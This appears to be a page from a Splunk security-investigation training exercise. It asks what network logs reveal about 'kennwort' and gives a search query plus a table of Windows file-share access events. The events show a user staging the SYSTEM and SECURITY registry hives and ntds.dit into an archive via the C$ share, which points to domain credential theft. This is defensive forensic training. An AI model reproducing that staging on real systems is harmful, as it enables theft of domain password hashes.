
What can we deduce from our network-based data sets about kennwort?


- Communication paths and files transmitted

Hints

- Network data from Stream is seen multiple times due to promiscuous listeners
  - Use ***host=titan*** or you can specific ***capture_hostname= titan*** in your search
- Don’t rely on IP addresses exclusively as there are some IPv6 addresses in the events (you don’t need them)
- ES can provide context on Assets and Identities







```
1 kennwort  sourcetype=WinEventLog host=titan EventCode=5145
2 | table _time dest dest_ip Relative_Target_Name Security_ID Share_Name Share_Path Source_Address user Accesses
3 | sort + _time
```

All time

✓ **18 events** (8/2/19 8:00:00.000 AM to 7/15/25 7:00:45.000 PM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (18)** | Visualization

20 Per Page | Format | Preview


_time	dest	dest_ip	Relative_Target_Name	Security_ID	Share_Name	Share_Path	Source_Address	user	Accesses
2019-08-02 11:23:43	titan.thirstyberner.com	10.1.1.10	files\kennwort	THIRSTYBERNER\Administrator	*\C$	\??\C:\	fe80::823:3c23:d4ff:8c8c	Kpilsner	ReadAttributes
2019-08-02 11:23:53	titan.thirstyberner.com	10.1.1.10	Files\kennwort\registry\SYSTEM	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL
2019-08-02 11:23:53	titan.thirstyberner.com	10.1.1.10	Files\kennwort\registry\SECURITY	THIRSTYBERNER\Administrator	*\C$	\??\C:\	fe80::823:3c23:d4ff:8c8c	Kpilsner	READ_CONTROL
2019-08-02 11:23:53	titan.thirstyberner.com	10.1.1.10	Files\kennwort\registry	THIRSTYBERNER\Administrator	*\C$	\??\C:\	fe80::823:3c23:d4ff:8c8c	Kpilsner	SYNCHRONIZE
2019-08-02 11:23:53	titan.thirstyberner.com	10.1.1.10	Files\kennwort	THIRSTYBERNER\Administrator	*\C$	\??\C:\	fe80::823:3c23:d4ff:8c8c	Kpilsner	SYNCHRONIZE
2019-08-02 11:23:53	titan.thirstyberner.com	10.1.1.10	Files\kennwort\kennwort.tar.gz	THIRSTYBERNER\Administrator	*\C$	\??\C:\	fe80::823:3c23:d4ff:8c8c	Kpilsner	WriteData (or AddFile)
2019-08-02 11:23:53	titan.thirstyberner.com	10.1.1.10	Files\kennwort\kennwort.tar.gz	THIRSTYBERNER\Administrator	*\C$	\??\C:\	fe80::823:3c23:d4ff:8c8c	Kpilsner	READ_CONTROL
2019-08-02 11:23:53	titan.thirstyberner.com	10.1.1.10	Files\kennwort	THIRSTYBERNER\Administrator	*\C$	\??\C:\	fe80::823:3c23:d4ff:8c8c	Kpilsner	SYNCHRONIZE
2019-08-02 11:23:54	titan.thirstyberner.com	10.1.1.10	FILES\KENNWORT\KENNWORT.TAR.GZ	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL
2019-08-02 11:23:54	titan.thirstyberner.com	10.1.1.10	Files\kennwort\kennwort.tar.gz	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	ReadAttributes
2019-08-02 11:23:56	titan.thirstyberner.com	10.1.1.10	Files\kennwort\Active Directory\ntds.dit	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL
2019-08-02 11:23:56	titan.thirstyberner.com	10.1.1.10	Files\kennwort\Active Directory	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	SYNCHRONIZE
2019-08-02 11:24:00	titan.thirstyberner.com	10.1.1.10	Files\kennwort\kennwort.tar.gz	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL
2019-08-02 11:24:00	titan.thirstyberner.com	10.1.1.10	Files\kennwort\kennwort.tar.gz	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	ReadAttributes
2019-08-02 11:24:14	titan.thirstyberner.com	10.1.1.10	FILES\KENNWORT\KENNWORT.TAR.GZ	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL

